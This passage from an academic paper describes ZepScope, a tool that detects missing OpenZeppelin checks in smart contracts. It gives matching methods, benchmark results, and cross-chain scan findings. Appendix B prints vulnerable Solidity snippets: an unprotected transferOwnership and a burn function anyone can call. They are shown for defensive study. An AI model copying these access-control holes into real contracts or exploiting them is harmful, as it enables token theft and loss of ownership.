Furthermore, we conduct a refinement-based identification on the function name and function parameters. During this process, we still mandate that the contract name or the parent contract name must match with our facts. Once the contract is matched, we compare the function name with the name in our facts, disregarding case differences and the special _ symbol. If the function name matches, we compare the parameter types of the function with the parameters in our facts. We allow for variations in the order of parameters and the extension of the type name of the parameter in the parameter match, e.g., we consider it a match when the parameter types are `IERC3156FlashBorrower` in Figure 6 and `IERC3156FlashBorrowerUpgradeable` in Figure 1. This refinement-based approach can handle situations where the function name and parameter types are slightly modified.

Multi-Function-Based Identification. Given that the same function signature is used across different contracts of the OpenZeppelin code, we cannot directly match the target function solely based on the signature composed of the function name, parameter types, and return variable type. To determine the origins of such ambiguous functions, we introduce a multi-function matching method. Specifically, we first match the function signature and count the number of matches within a contract. If the count equals or exceeds a pre-configured parameter, we identify all matched functions in that contract as target functions. In this study, we set this configurable parameter to 3, implying that if a contract contains three functions with matching signatures, we consider all these matched functions as target functions. Meanwhile, to mitigate mismatches between different standard contracts, for instance, when developers introduce a new set of functions in the ERC20 contract with signatures matching those in other contracts, we apply a filter to the matched functions of these standard contracts. Lastly, we execute the aforementioned refinement-based match on the function name and function parameters to enhance the multi-function match further.

5.2 Extracting Checks within Target Functions

After identifying the target functions, our next step is to extract the code checks within them. For each target function, we obtain a set of function definition facts in any scenario and a set of function call facts across different scenarios. However, unlike the extraction process within the OpenZeppelin library, here we only need to extract the code checks in the caller function of the target function to match different scenarios, since the inlined caller function encompasses the target function. Therefore, our objective is to find the first `public` or `external` function of these target functions, serving as the entry point of the call chain containing the target function. Similar to the process described in §4.4, we construct the call graph, reverse the call graph to obtain all the public or external functions in the contract, and then inline the caller function for further extraction. The extraction of these checks deviates slightly from the extraction within the OpenZeppelin library. For each caller function, we concentrate on three types of checks: `require`, `if-revert`, and modifier checks.

Require Checks. To extract checks from the `require` statement, we first focus on its condition expression. We break down the expression into several independent inspections using the logical operators && or |||. For each inspection, we perform a recursive pre-order traversal to extract the checks. At the leaf node of the expression, if the node type is a function call and the function's return is a state variable, a global variable, or a constant, we record both the stringified node and the return value. Otherwise, we only record the stringified node. After inspecting the condition expression, if the statement has an error message parameter, we record the error message at the end of the check. If not, we record "*no error message*". For each divided inspection, we use the same error message as the parent inspection.

If-Revert Checks. Besides `require` statement, another insecure situation is the `If-Revert` statement. In this statement, developers might use an `if` statement to evaluate a condition and a `revert` statement to throw an error message if the condition is met. In this scenario, we also need to extract checks from the `if` statement. The extraction process for `if-revert` statements is similar to that for `require` statements. We also divide the condition expression using the logical operators && or ||| into several independent inspections and perform a recursive pre-order traversal on them to extract the checks. However, the logic in `if-revert` statements is opposite to that in `require` statements, so we reverse the logic in the extracted checks. Lastly, as the `if` statement does not have an error message parameter, we only record the stringified node of the `revert` statement.

Modifier Checks. Regarding modifiers, since we have already inlined the caller function and extracted `require` and `if-revert` statements from it, there is no need to specifically extract checks from the modifiers. However, to avoid false positives in CHECKER due to some transformations of the checks extracted in the above statements, we extract the modifier name as a check and match it in the subsequent step.

For all checks extracted from these three statements, we also need to conduct an alias analysis and augment them as described in §4.2. Eventually, we obtain a set of code checks in the caller function of the target function, formatted similarly to the facts mined in §4, ready to be matched subsequently.

5.3 Matching the Code Checks with Facts

We now proceed to compare the extracted code checks with the facts mined from the OpenZeppelin library. For each caller

of the target function, we compare the extracted code checks with the facts in the function definition and each scenario of function call. As shown in Figure 7, our matching process comprises three steps: matching error messages, matching the checks, and handling the scenarios with empty facts.

5.3.1 Matching Error Messages

Error messages, like the aforementioned "ERC20: transfer amount exceeds balance," signify the content of the checks. These messages can help distinguish different types of checks. Therefore, we first try to match the extracted error message with the facts mined from OpenZeppelin. Given that the error message might include the contract name, e.g., `ERC20:`, it is necessary to replace the contract name in the error message prior to the symbol ":". After that, we conduct a similarity match as follows. We first tokenize the messages to isolate individual words, map each word to its corresponding vector in the Word2Vec [42] embedding space, and compute the average of these vectors to obtain a sentence-level vector. Finally, we calculate the Word Mover's Distance (WMD) [37] similarity between the sentence vectors, given its effectiveness in measuring the semantic similarity of short sentences [51].

Formally, Let M_1 and M_2 be two messages to be compared (e.g., one from the error and the other from the fact). Each messages M_i (where $i \in \{1,2\}$) consists of n_i words, such that $M_i = \{w_{i1}, w_{i2}, ..., w_{in_i}\}$. Each word w_{ij} (where $j \in \{1,...,n_i\}$) in messages M_i is mapped to a vector $v_{ij} \in \mathbb{R}^d$ using the Word2Vec model, where d is the dimensionality of the Word2Vec embedding space. Thus, the messages M_i is represented by a set of vectors $\{v_{i1}, v_{i2}, ..., v_{in_i}\}$. The vector representation of the entire messages M_i, denoted as V_{M_i}, is calculated by averaging the vectors of all words in the sentence, i.e., $V_{M_i} = \frac{1}{n_i}\sum_{j=1}^{n_i} v_{ij}$. The semantic similarity between messages M_1 and M_2 is quantified using the WMD similarity between their vector representations V_{M_1} and V_{M_2}. The WMD similarity, denoted as $\text{sim}(M_1, M_2)$, is computed as follows:

$$\text{sim}(M_1, M_2) = 1 - \min_{T \geq 0} \sum_{i,j=1}^{n} T_{ij} \cdot c(i,j) \tag{1}$$

T is a transport matrix, where T_{ij} denotes the amount of "mass" being transported from the ith word in M_1 to the jth word in M_2. Note that $c(i,j)$ is the cost function, which represents the distance between the ith word and the jth word, calculated as the Euclidean distance between their vector embeddings.

Following this, we set a threshold T_{error} to filter the matched error message. Since error messages serve only as a pre-filtering step, we must be conservative and prioritize using a higher threshold value for T_{error}. According to our measurement of two major threshold values (0.8 and 0.9) in Appendix C.1, we eventually chose 0.9 as the value for T_{error} in this paper. In addition, we also conduct an ablation study in Appendix D to compare the effectiveness of two similarity matching strategies described in §5.3.1 and §5.3.2. If the error message matches in such a conservative way, we directly consider the check to be matched. For cases not matched, we conduct further matching without the error messages.

5.3.2 Matching the Checks

Next, we try to match the checks without error messages. As previously mentioned, the extracted checks and facts are structured in the format $[s_1, s_2, s_3, ..., s_n]$, where s_i may be a string or a list with all elements being equivalent within it. Therefore, we first match each $s_{i_{extracted}}$ and $s_{i_{fact}}$ in order. If both $s_{i_{extracted}}$ and $s_{i_{fact}}$ are strings, we utilize the edit distance to calculate the similarity between s_i and the fact. Specifically, this similarity is computed by Equation 2:

$$\text{Similarity} = 1 - \frac{edit(s_{i_{extracted}}, s_{i_{fact}})}{\min\{\text{length}(s_{i_{extracted}}), \text{length}(s_{i_{fact}})\}} \tag{2}$$

where $edit(s_{i_{extracted}}, s_{i_{fact}})$ denotes the edit distance between $s_{i_{extracted}}$ and $s_{i_{fact}}$.

If one is a substring of the other, the similarity is 1. If a list is present in either $s_{i_{extracted}}$ and $s_{i_{fact}}$, the similarity is the maximum similarity between the elements in the list and the string. For situations where both $s_{i_{extracted}}$ and $s_{i_{fact}}$ are lists, the similarity is the maximum similarity of the elements.

Subsequently, we set a threshold T_s to filter the matched s_i. If the similarity of s_i exceeds the threshold, we consider the element to be matched. Otherwise, we attempt to match the next element. In Appendix §C.1, we measure how different threshold values of T_s could impact the final results and eventually chose 0.6 as the value for T_s in this paper.

With each element s_i's similarity determined, we can calculate the similarity of the entire check. Here, we choose not to use typical NLP-based similarity methods because they might overlook the structural information embedded in each fact check. For example, for an original fact `require(amount < fromBalance)`, a typical NLP-based matching might consider `require(amount > fromBalance)` more similar than `require(oldBalance > newAmount)`. Therefore, we propose *structured similarity matching*, which is a lightweight yet effective approach to our problem. Specifically, it structurizes each individual matching unit (i.e., the element s_i above), including symbols like <, measures each similar unit based on Equation 2, and conducts majority voting with similar units in comparison to the total number of units. For symbols, we also perform an equivalence check in §5.4.

For the threshold used by this structured similarity matching, we design a dynamic factor F to effectively conduct majority voting across different numbers of total units:

$$F = \lceil \frac{\text{unit\_number}(S)}{2} \rceil + 1 \tag{3}$$

where S is the extracted fact. If the number of similar elements in the checks equals or exceeds the dynamic factor, we consider the check to be matched. For function call facts that have more than one scenario, we consider the check to be matched if the number of similar elements satisfies the dynamic factor in any given scenario. In Appendix C.2, we also compared F with different fixed factors and found that the dynamic factor outperforms them.

5.3.3 Handling the Scenarios with Empty Facts

Empty checks exist within the function call facts across different scenarios, indicating that OpenZeppelin omitted checks in some scenarios of the function call. However, these empty facts might result in missing warnings during the matching process above, as any extracted checks can fulfill these facts. Therefore, we further handle the scenarios with empty facts. Specifically, we divide the contract name and the function name into words and count repeated words to represent the similarity between the detected scenario and the facts scenario. Following this, we employ Equation 3 to calculate and set the similarity threshold. Should the similarity of the scenario surpass the threshold, we consider the scenario as matched and believe that this scenario necessitates no checks.

5.4 Validating Security Consequences

The missed code checks that are not matched in the last step are only potentially insecure OpenZeppelin code because they may have other equivalent checks either explicitly or implicitly. Therefore, CHECKER further performs this validation step to assess the security consequences. In this study, we focus on four types of validation, namely, equivalent overflow protection, equivalent permissions, extra `msg.value` checks, and logical equivalence conditions,.

Equivalent Overflow Protection. In OpenZeppelin code, developers often use explicit judgments, such as `require(amount < fromBalance)`, to avoid overflow and underflow issues. However, developers may also use implicit judgments, for instance `fromBalance.sub(amount)`, where the `sub` function reverts when `fromBalance` is less than `amount`. Moreover, with the improvements in the Solidity compiler, specifically from version 0.8.0 onwards, Solidity now includes built-in checks to prevent integer overflows or underflows, eliminating the need for developers to manually add overflow checks for every arithmetic operation. Therefore, it is necessary to validate the equivalent overflow protection in CHECKER. Specifically, we first ascertain the version of Solidity and disable the overflow checks if the version is 0.8.0 or later. Notably, for facts with checks like `amount < fromAllowance`, which not only serve as checks for overflow and underflow but also as checks for the amount of allowance, we still examine the `allowance`-related aspects in the function to ensure the caller has sufficient allowance to invoke the function. Next, we look for any form of explicit judgment for overflow checks. If such a check is missing, we then check for any form of implicit judgment, i.e., using SafeMath to avoid overflow and underflow. If the check is still missing after these validations, only then do we issue a warning.

Equivalent Permissions. As described in §4.6, permission checks vary across different functions. For example, the `safetransferFrom` function in the ERC721 contract requires the `_isApprovedOrOwner` function, while the `mint` function in the ERC20 contract necessitates the sender to possess the `minter` role. Additionally, some developers may utilize the modifier `onlyOwner` to achieve this. It is thus important to validate the equivalent permission in CHECKER. Based on the understanding derived from the facts extracted from OpenZeppelin, we rely on the following hierarchy of authority. Primarily, the modifier `onlyOwner` or the `require` judgement `msg.sender == owner` represents the strictest level of permissions. Following this, the modifiers `onlyGovernance`, `onlyAdmin`, and `onlyAuthority`, alongside their corresponding `require` judgements, as well as the functions `_isApprovedOrOwner` and `isApprovedForAll` constitute a secondary tier of strict permissions. Lastly, the requirement for roles of other minor authorities denotes the most lenient permissions. Within CHECKER, we determine whether the requirements are fulfilled based on our categorized permissions. Moreover, we have extracted `msg.sender` in caller parameters as a fact, which also represents a form of permission check. We deduce that the check is satisfied if the caller has executed the aforementioned permission checks.

Extra msg.value Checks. Furthermore, some contracts may incorporate an extra `msg.value` check within a function to prevent unrestricted calls to the function by everyone. For example, developers might define a `buy` function to facilitate token exchanges with users. This function requires that `msg.value` exceeds a certain value, following which some tokens are minted to complete the exchange. In this function, the caller of the `_mint` function does not require a check on the permission of `msg.sender`, as the `msg.value` check has already restricted the calls. Therefore, to accommodate this scenario, we implement an extra `msg.value` check in CHECKER. Specifically, we first conduct the check based on the extracted facts. Then, if a permission check is found to be missing, we carry out a `msg.value` check in the caller function. Eventually, we will flag the case if a `msg.value` check is present, or report a missing permission check otherwise.

Logical Equivalence Conditions. The extracted facts for binary expressions are typically formatted as [EQ, variableA, variableB, Error Message], indicating that variable A must equal to variable B. However, developers may use the logically equivalent condition, e.g., `variableB == variableA`, which may be extracted as [EQ, variableB, variableA, Error Message]. Likewise, for the condition where variable A is greater than or equal to variable B, developers could alter-

natively express this as variable B being less than or equal to variable A. Therefore, it is important to validate the logical equivalence condition in CHECKER. Specifically, we first check whether the extracted facts are in the original form if the facts include relational operators. If the check is missing, we then verify the equivalent form of the facts, e.g., for *greater than*, we substitute with *less than*. If the check is still missing following these steps, only then do we issue a warning.

6 Evaluation

In this section, we conduct a thorough evaluation of ZepScope's effectiveness and usefulness by addressing the following research questions (RQs):

RQ1: How does the effectiveness of ZepScope compare to that of other state-of-the-art (SOTA) static analysis tools?

RQ2: How accurate and efficient is ZepScope in analyzing a large set of real-world smart contracts?

RQ3: Can ZepScope identify notable security findings?

RQ4: Concerning OpenZeppelin checks in smart contracts, what are the primary differences across three major Ethereum-compatible chains?

Experimental Setup. As mentioned in §3, ZepScope consists of two components: MINER and CHECKER. We implement each component within the framework of Slither [28], a fundamental framework for tools developed in many academic papers [21,41,52]. ZepScope complements Slither by proposing (i) a mining approach for extracting OpenZeppelin function checks in §4 and (ii) a set of customized analysis techniques in §5 for detecting insecure OpenZeppelin code in smart contracts. To reduce the compilation time of the contracts, we separate and optimize the compilation part of Slither (i.e., crytic-compile [4]) with automatic compiler version selection. This way, we can compile the contracts first and then analyze them with CHECKER. All the experiments were conducted on a server equipped with 80 vCPUs (Intel(R) Xeon(R) Gold 6248 CPU @ 2.50GHz × 2) and 188G of RAMs.

6.1 RQ1: Comparison with the SOTA Tools

In this RQ, we aim to benchmark ZepScope against some state-of-the-art (SOTA) static analysis tools, particularly those that claim to detect *Access Control* and *Overflow/Underflow* vulnerabilities, which are two common types of issues that insecure OpenZeppelin code can cause; see details in in §4.6. Specifically, we want to compare the effectiveness of fact-based detection employed by ZepScope and pattern-based detection used by other SOTA tools in identifying these critical issues related to OpenZeppelin checks.

Following this objective, we compare ZepScope with three SOTA tools: Slither [28], AChecker [31], and SoMo [27].

Table 1: Benchmarking ZepScope against three SOTA tools on 51 real-world security bugs with insecure OpenZeppelin code.

Tool	TP	FP	FN	# Failed
Slither	8	32	43	0
AChecker	0	0	43	8
SoMo (via MetaScan)	8	22	43	0
ZepScope	41	0	10	0

Specifically, Slither serves not only as a supporting framework for numerous smart contract tools [53] but also as a standalone tool that has integrated detection rules for many issues including access control and overflow. AChecker and SoMo are two recent SOTA analysis tools focused on access control problems, with AChecker detecting general access control issues through critical instruction-driven taint analysis, and SoMo targeting specific access control issues related to bypassable modifiers. Both Slither and AChecker can be run on our testbed as they are open-source. However, since SoMo is not open-source and is integrated into an industry scanning platform called MetaScan [13], we utilize MetaScan's scanning results, which also include overflow detection.

To evaluate these tools in the context of our problem, we manually collected 51 real-world security bugs caused by insecure OpenZeppelin code. These bugs were sourced from security incidents reported on DeFiHackLabs [5], Twitter [18, 19], SmartBugs Curated datasets [26], and audit reports from Code4rena [3], Sherlock [17], and Ethereum Commonwealth [20]. Among these 51 ground-truth issues, 25 pertain to access control, five are related to arithmetic overflow, one belongs to front running, and the remaining 20 are caused by insecure OpenZeppelin checks. We then utilized these ground-truth vulnerabilities as the benchmark dataset. Note that we tallied the results at the function level, considering a vulnerability as detected if the function is identified by the tool and the categories of the vulnerability match.

Table 1 shows the benchmarking results, including the number of true positives (TP), false positives (FP), false negatives (FN), and failed cases. Notably, out of 51 ground-truth cases, ZepScope detected 41. The missed issues are due to: (i) For calls formatted as member access (e.g., `IERC20.SafeTransfer`), we were unable to find the definition call chain, which could be defined either within or outside the contract. We chose to ignore this call format to avoid additional false alarms. (ii) Vulnerable logic occurs in one of the data flows within the function, while the function has met the criteria in our check facts, leading to false negatives. (iii) Function matching failed because some of the ground-truth function signatures have changed significantly, which caused us to miss this function during the matching process.

In contrast, the other tools yielded underperforming results: Slither detected only 8 out of 51, with 32 false positives;

Table 2: The evaluation data of ZepScope on 35,882 contracts.

Chain	# Contacts	# Failed	# Functions	# Warnings	Sampled Accuracy
Ethereum	13,984	150	911,309	16,873	84%
BSC	12,486	234	1,068,035	14,444	95%
Polygon	9,955	159	770,821	16,114	90%
Total	36,425	543	2,750,165	47,431	89.67%



Figure 8: The distribution of warnings on 35,882 contracts.

AChecker detected none; and SoMo via MetaScan also reported only 8 true positives. The primary reasons for their failure are: (i) Detecting missing access control requires a detection mechanism that understands and adapts to different access control scenarios, which the existing tools failed to accomplish. (ii) The arithmetic overflow also went undetected by all the tested tools (except ZepScope), as it could only be triggered under extreme scenarios (i.e., lines 13 - 15 in the motivating example shown in Section 2.2). (iii) The rest of the issues that require AC-related domain knowledge, such as those from Ethereum Commonwealth [20], are difficult to detect with existing tools.

Thus, ZepScope significantly outperforms in detecting the vulnerability types that, although covered by SOTA tools, are related to OpenZeppelin checks. This superior performance is attributed to ZepScope's unique approach of understanding OpenZeppelin facts and leveraging them for detection.

6.2 RQ2: Accuracy and Performance

In this RQ, we further evaluate ZepScope's accuracy and performance on a large set of real-world smart contracts collected from three mainstream Ethereum-compatible chains: Ethereum, BSC, and Polygon.

This large-scale dataset was assembled from the top 15,000 contracts of each chain, ranked by the balances of the contracts. Note that this crawling process was conducted through the APIs of Etherscan, BscScan, and PolygonScan, which would have download limits and failures. We thus downloaded all the contracts we could and compiled them for further analysis. After excluding the sections with download and compilation failures, we obtained 13,984, 12,486, and 9,955 contracts in Ethereum, BSC, and Polygon, respectively. We analyzed these contracts using ZepScope with 60 parallel processes and set the maximum scanning time to 5 minutes each.

As shown in Table 2, ZepScope successfully analyzed 35,882 contracts while encountering failures in 543 contracts. The failures on all three chains were primarily due to timeouts. Ultimately, ZepScope reported 47,431 functions potentially containing insecure OpenZeppelin code out of the total 2,750,165 functions analyzed. This implies that ZepScope generates around one warning per contract, which is entirely manageable for further manual inspection. Furthermore, based on the severity levels of different facts as classified in §4.6, we categorized these warnings into 3,015 high-level warnings, 5,161 medium-level warnings, and 39,255 low-level warnings to facilitate a more principled analysis in §6.2.

Accuracy Evaluation. Due to the absence of ground truth in such a large-scale dataset, we randomly sampled 100 warnings from each chain and conducted a careful manual inspection on them. To ensure correctness, the results were reviewed by two of the authors. In case of a disagreement between the two authors, a third author was consulted. Among the total of 300 warnings inspected, we confirmed that 31 were false positives.Table 2 presents the detailed accuracy results, showing that ZepScope performed best in the BSC contracts, with an accuracy of 95%, while the accuracy for Ethereum and Polygon were 84% and 90%, respectively. The lower accuracy for Ethereum can be attributed to its contracts being more complex compared to the other chains, often featuring more intricate logic to extend the OpenZeppelin code. Overall, the accuracy of ZepScope stands at 89.67% across all the sampled contracts. Moreover, not every contract triggers a warning. We analyzed the distribution of warnings on each chain, as shown in Figure 8, and found that 45.8% of the contracts (56.8% for the contracts on Ethereum) do not require manual confirmation because they do not report any warnings.

We further categorize the reasons for the 31 false positives into two types:check without revert and check in equivalent format. For details, readers may refer to Appendix A.

Performance Evaluation. During the experiment, we also recorded the scanning time of ZepScope while analyzing contracts in the dataset. Since the contracts were pre-compiled, the compilation time is not included. In total, ZepScope took 25,734 seconds to scan the 36,425 contracts with 60 parallel processes. That said, it requires 42.39 seconds on average for ZepScope to analyze a contract without considering parallel processing. This suggests that ZepScope is quite fast, making it suitable for large-scale on-chain scanning.

6.3 RQ3: Security Findings

In this RQ, we present three notable security findings obtained from the large-scale experiment conducted in §6.2.

6.3.1 Newly Identified Vulnerabilities

We conduct a manual analysis to investigate whether ZepScope can detect OpenZeppelin code issues that belong to the definition of vulnerabilities. Specifically, we first filter the high-level warnings reported by ZepScope. We then manually review some warnings related to role checks, which could lead to significant consequences. Eventually, we identified 15 new vulnerabilities. Among them, three could directly transfer or mint tokens to gain profits, 11 could burn victims' tokens causing financial loss and indirectly benefiting attackers, and the last one could render the contract ownerless. In total, these 15 vulnerable contracts could cause a financial loss of around $439,333. Current methods mostly rely on restricted predefined patterns and critical operations, which may not cater to the diverse requirements found across different business logic scenarios, e.g., different access control requirements for burn/mint (e.g., ERC20-mint, flashloan, buy, and airdrop). In contrast, ZepScope utilizes the facts mined from the OpenZeppelin library to effectively address complex scenarios and detect these vulnerabilities.


Case Study 1. As illustrated in Figure 11 (in Appendix B), there is a vulnerable `transferOwnership` function in a contract A. Its developers set this function as a `public` function without incorporating any role check, allowing anyone to call this function to change the contract's owner. Furthermore, the contract contains functions (e.g., `setTradingStatus`) with the `onlyOwner` modifier, which could be bypassed by calling the `transferOwnership` function.

Case Study 2. As depicted in Figure 12 (in Appendix B), a vulnerable `burn` function is present in a contract B. The `burn` function is designed to be called by the contract owner or the token owner to burn the tokens. However, this `burn` function lacks any permission checks within its function definition, enabling anyone to call this function to burn others' tokens, potentially leading to significant asset loss.

Ethics. Due to the reasons outlined in teEther [36], we are unable to reach out to the developers of these vulnerable contracts. Fortunately, these contracts have not shown much transaction activity, indicating that the financial stakes have been relatively low, thus minimizing potential losses. In this paper, we only provide code snippets without disclosing the contract names to prevent potential attacks.

6.3.2 Pervasive Absence of Zero Address Checks

In the OpenZeppelin library, certain functions execute checks on the input address parameter to prevent misuse of `address(0)`. For example, as illustrated in Figure 4 within the `_transfer` function of ERC20, the parameters `from` and `to` are required not to be `address(0)` to (i) avoid unintentional permanent locking of tokens due to human errors or software glitches; (ii) differentiate the `_transfer` function from the `burn` function, clearly indicating that transferring to a zero address is erroneous behavior rather than intentional; and (iii) avoid inaccuracies in the total supply figures while also preventing extra gas fee loss. Similar checks for `address(0)` are necessary in other functions such as `mint` and `transferOwnership`.



Nonetheless, ZepScope identifies numerous functions that omit the `address(0)` check. Through our analysis of ZepScope's results, we discovered that 22,448 functions lack the `address(0)` check, marking a common negligence. While the omission of an `address(0)` check cannot be directly exploited by attackers, it can pave the way for phishing attacks. For example, attackers might deceive users into sending funds to a zero address (seemingly harmless) through a counterfeit website. As tokens sent to the zero address are consequently removed from circulation, the overall token supply decreases. This induced scarcity can potentially augment the value of the remaining tokens, benefiting attackers who hold these tokens. Therefore, we recommend developers incorporate `address(0)` checks in OpenZeppelin code to mitigate phishing attacks and standardize the transaction process.

```
1  function buy(address _refer) payable public
       returns(bool){
2      require(_swSale && block.number <=
           saleMaxBlock,"Transaction recovery");
3      require(msg.value >= 0.01 ether,"
           Transaction recovery");
4      uint256 _msgValue = msg.value;
5      uint256 _token = _msgValue.mul(salePrice);
6      _mint(_msgSender(),_token);
7      if(_msgSender()!=_refer&&_refer!=address(0)
           &&_balances[_refer]>0){
8          uint referToken = _token.mul(
               _referToken).div(10000);
9          uint referEth = _msgValue.mul(_referEth
               ).div(10000);
10         _mint(_refer,referToken);
11         address(uint160(_refer)).transfer(
               referEth);
12     }
13     return true;
14 }
```

Figure 9: The buy function in Shiba_Inu.

6.3.3 A Campaign of Intentionally Loosing the Checks

Besides vulnerabilities and the pervasive absence of zero address checks, we identify an interesting case where OpenZeppelin checks are intentionally loosened, yet without causing security consequences. As depicted in Figure 9, the `buy` function in a contract named Shiba_Inu invokes the `_mint` function (line 6 and 10) without any access control, which

	Ethereum	BSC	Polygon
Low	82.04%	88.15%	78.70%
Medium	11.28%	10.63%	10.69%
High	6.69%	1.23%	10.61%

Figure 10: Percentage of warnings at different levels on 3 chains.

initially violates OpenZeppelin checks. Fortunately, this function also incorporates a custom `msg.value` check in line 3, requiring the sender to transmit an ETH or BNB amount larger than 0.1 to the contract to gain the capability of minting a certain amount of the contract token. Therefore, according to our security consequence validation in §5.4, this issue only qualifies as a low-level warning, urging further comparison between the value of the sent ETH/BNB and the minted tokens. Nonetheless, this example illustrates that, at times, developers may loosen the default checks to accommodate their own logic, which should be safeguarded by their own checks.

Indeed, the scenario presented in Figure 9 is not an isolated case. We discovered that BSC alone hosts 255 `buy` functions exhibiting similar logic. They are all crafted for extensive promotion of the tokens reliant on this function, suggesting that this practice is part of a campaign or a common approach for such airdrop-like token sales. Moreover, concerning the extra `msg.value` check, ZepScope identifies a total of 8,061 functions containing it, indicating that the function can only be invoked with `msg.value` greater than 0. This reveals that such general checks, extending beyond OpenZeppelin's default checks, are prevalent in smart contracts, further underscoring the importance of our security consequence validation as discussed in §5.4.

6.4 RQ4: Cross-Chain Result Comparison

In this RQ, we explore the differences in OpenZeppelin security checks across three chains. To this end, we utilize the results presented in §6.2 and conduct a cross-chain comparison. We calculate the proportion of warnings at different levels on three chains and depict the result in Figure 10.

Firstly, we notice that BSC outpaces the other two chains with the highest proportion of low-level warnings at 88.15%. This surge in BSC's low-level warnings may be attributed to the frequent omission of `address(0)` checks, which fall under the low-level category. Secondly, Ethereum presents a warning distribution with 82.04% at low, 11.28% at medium, and 6.69% at high levels. A significant factor to Ethereum's warning landscape is the presence of numerous legacy contracts. For example, we found that 1,473 out of 13,984 contracts on Ethereum were deployed before 2019, and 1,408 contracts were deployed before 2018. These contracts might have been deployed before the emergence of OpenZeppelin libraries, thereby resulting in worse security protection. Thirdly, Polygon reports 78.70%, 10.69%, and 10.61% for low, median, and high warning levels, respectively. A notable observation here is the prevalent use of the `functionCallValue` function in Polygon. While OpenZeppelin libraries have checks for this function in place, Polygon seems to bypass them, potentially influencing its warning distribution.

7 Related Work

In this section, we briefly review prior work in the domain of smart contract analysis, focusing on static analysis-based vulnerability detection and code clone detection.

General static analysis tools, such as Slither [28], Vandal [23], Ethainter [22], Zeus [33], Securify [50], and 4naly3er [45], have been developed to identify a range of vulnerabilities in smart contracts. For detecting vulnerabilities related to variable boundary values, symbolic execution tools such as Manticore [43], Mythril [14], Halmos [10], and Pyrometer [16] have emerged. These tools typically facilitate the analysis of variable boundaries, either directly from source code or from the compiled Solidity bytecode. There exist specialized static detectors tailored for detecting certain classes of vulnerabilities, including reentrancy [49], arithmetic overflow [48], state inconsistency [21], and access control issues [27,31,40]. Formal verification tools, like Verx [44] and Verismart [46], have been developed to ascertain if a given smart contract aligns with its specified requirements.

Recent investigations into the ecosystem's code practices reveal that code cloning is prevalent in smart contracts [24,29,35,38,39,47]. Notably, Khan et al. [34] discerned that a staggering 79.2% of code on the Ethereum platform comprises clones. Based on this finding, Gao et al. [30] and He et al. [32] employed code clone techniques to uncover vulnerabilities within the smart contract ecosystem. While these studies offer valuable insights, they predominantly concentrate on type-2 and type-3 clones, thereby overlooking subtle, semantic-level changes in code that could hold critical importance. Our work, based on the code facts extracted by MINER, is the first to systematically study insecure OpenZeppelin code used in real-world contracts.

8 Conclusion

In this paper, we presented the first systematic study of insecure OpenZeppelin code used in real-world smart contracts. To achieve this, we proposed ZepScope, a novel tool for extracting code check facts from OpenZeppelin and subsequently identifying fact violations in real-world contracts. In

a benchmark experiment with 51 ground-truth security bugs, ZepScope significantly outperformed in detecting the vulnerability types that, although covered by SOTA tools, are related to OpenZeppelin checks. When applied to 35,882 leading contracts across three mainstream blockchains, ZepScope demonstrated an accuracy of 89.67% and yielded insightful results. Future work includes improving the accuracy of equivalence checks and target function identification. We also plan to extend our methodology to other smart contract libraries.

Appendix

A False Positive Analysis

Among the 31 false positives mentioned in §6.2, we have classified them into two categories based on their root causes:

Check without Revert (13 of 31). False positives in this category arise from the check extraction process. During our analysis, we extract the checks from the `require`, `if-revert`, or `modifier` statements. For the `if-revert` checks, if the function does not revert the exception, ZepScope does not identify it as a check. For example, the `safeMint` function in the contract `LifeForms` [12] uses the `if` statement to judge the existence of the `tokenId`, which can not be considered as a check in ZepScope. This leads to a false positive.

Check in Equivalent Format (18 of 31). This category encompasses false positives resulting from developers implementing equivalent checks. While we've taken into account numerous equivalent role checks in §5, corner cases remain. An illustrative example is the `lzReceive` function in the `Kev0` contract [11]. It checks roles by evaluating if `msg.sender` matches a specific, authenticated address. Since we cannot conclusively ascertain that the judgment tied to `msg.sender` is authentic, we cannot confirm that the role check is secure. This results in a reported false positive.

B Figures of Two Case Studies

```
1 function transferOwnership(address newOwner)
      public virtual {
2     require(newOwner != address(0), "Ownable:
          new owner is the zero address");
3     emit OwnershipTransferred(owner, newOwner);
4     owner = newOwner;
5 }
```

Figure 11: Case study 1 from the contract A.

```
1  function burn(uint _id) public {
2      _burn(_id);
3  }
4  function _burn(uint256 tokenId) internal
       virtual {
5      address owner = ERC721.ownerOf(tokenId);
6      _beforeTokenTransfer(owner, address(0),
           tokenId);
7      owner = ERC721.ownerOf(tokenId);
8      delete _tokenApprovals[tokenId];
9      unchecked {_balances[owner] -= 1;}
10     delete _owners[tokenId];
11     emit Transfer(owner, address(0), tokenId);
12     _afterTokenTransfer(owner, address(0),
           tokenId);
13 }
```

Figure 12: Case study 2 from the contract B.

Table 4: The impact of each step of similarity matching.

Component	Ethereum	BSC	Polygon
ZepScope (baseline)	16,873	14,444	16,114
W/O Message Matching	17,183	14,538	16,345
W/O Check Matching	64,278	57,956	66,178

Table 3: The impact of the threshold T_{error}.

T_{error}	Ethereum	BSC	Polygon	Average
0.8	16,842	14,410	16,108	15,787
0.9	16,873	14,444	16,114	15,810

